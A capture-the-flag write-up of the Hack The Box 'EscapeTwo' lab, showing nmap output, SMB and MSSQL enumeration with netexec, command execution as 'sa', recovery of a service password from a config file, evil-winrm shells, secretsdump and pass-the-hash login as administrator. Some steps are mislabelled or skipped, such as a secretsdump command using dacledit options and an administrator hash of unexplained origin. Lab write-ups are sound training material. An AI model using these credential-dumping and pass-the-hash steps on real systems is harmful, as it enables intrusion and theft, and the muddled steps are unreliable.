EscapeTwo

A simple write-up on gaining initial access to the **“EscapeTwo**” box from HTB. A second part on **privilege escalation** will follow, covering its higher complexity in more detail.


HTB supplied us with the login credentials:

rose : KxEPkKe6R8su

As always, we begin with scanning and information collection to gain an initial understanding of our target. Reconnaissance is crucial for any successful attack, helping us identify open services, possible weaknesses, and misconfigurations that may provide a way in.

NMAP :

 # nmap -sC -sV 10.10.11.46 -T5




```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV 10.10.11.51 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 01:11 EDT
Warning: 10.10.11.51 giving up on port because retransmission cap hit (2).
Stats: 0:02:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 78.73% done; ETC: 01:14 (0:00:39 remaining)
Nmap scan report for 10.10.11.51
Host is up (0.38s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-27 05:15:01Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-03-26T18:02:15
|_Not valid after:  2055-03-26T18:02:15
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-27T05:15:53
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 309.86 seconds
```

 # nano /etc/hosts

10.10.11.51 Escapetwo.htb


Now, we can list shared resources and gather user information using SMB.

 # netexec smb 10.10.11.51 -u ‘rose’ -p ‘KxEPkKe6R8su’ --users




 # netexec smb 10.10.11.51 -u ‘rose’ -p ‘KxEPkKe6R8su’ --computers

 # Smbclient “//10.10.11.51/Accounting Department” -U SEQUEL.HTB\\rose




After getting .xlsx we just get into online viewer we have to view account.xlsx file

Viewing accounts.xlsx file with jumpshare



After attempting these methods, only "sa / mssql" appears to be working. Database passwords are always a reliable option, so let’s check there next.

 # netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth –list




 # netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth –module mssql_priv

 # netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth -x “dir C:users”

 # netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth -x “whoami”

 # netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth -x “sql_svc”




 # mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth -x “dir C:\User”

 # netexec mssql 10.10.11.51 -u ‘sa’ -p ‘MSSQLP@ssw0rd!’ –local-auth -x “dir C:\Users\ryan\Desktop\user.txt”

 # netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -q "SELECT @@version"

I attempted to secure a quick victory by obtaining the user flag, but it appears that our current privilege level prevents access to other users' information. Instead, I chose to investigate further, searching for configuration files that the sql_svc account might have permission to access. After verifying the version using netexec and identifying the relevant directory, I eventually discovered a configuration file:

 # netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -x "type C:\SQL2019\ExpressAdv_enu\sql-Configuration.INI"



we have to save the password .txt format in above output we can see the SQLSVCACCOUNT:PASSWORD

 # winrm 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'

 # evil-winrm -i 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ..
*Evil-WinRM* PS C:\Users\ryan> cd Desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> ls


    Directory: C:\Users\ryan\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         3/26/2025   3:02 AM             34 user.txt


*Evil-WinRM* PS C:\Users\ryan\Desktop> cat user.txt
6defdf91461d4f001c43595ba6137732
*Evil-WinRM* PS C:\Users\ryan\Desktop>
```

Finally I found first flag : user.txt

 # impacket-secretsdump -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQbGb3"

```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump  -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQbGb3"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

 # impacket-secretsdump '10.10.11.51/ryan:WqSZAF6CysDQbGb3@10.10.11.51'

```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump  '10.10.11.51/ryan:WqSZAF6CysDQbGb3@10.10.11.51'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

 # evil-winrm -i 10.10.11.51 -u 'administrator' -H '7a8d4e04986afa8ed4060f75e5a0b3ff'

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 10.10.11.51 -u 'administrator' -H '7a8d4e04986afa8ed4060f75e5a0b3ff'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reli
ne

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         3/26/2025   3:02 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
a5e474c92e1440199b04f2275019fa84
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

I found second flag : root.txt

Here Completed the escapetwo hack the box lab.

Finally completed the EscapeTwo lab and earned 30 points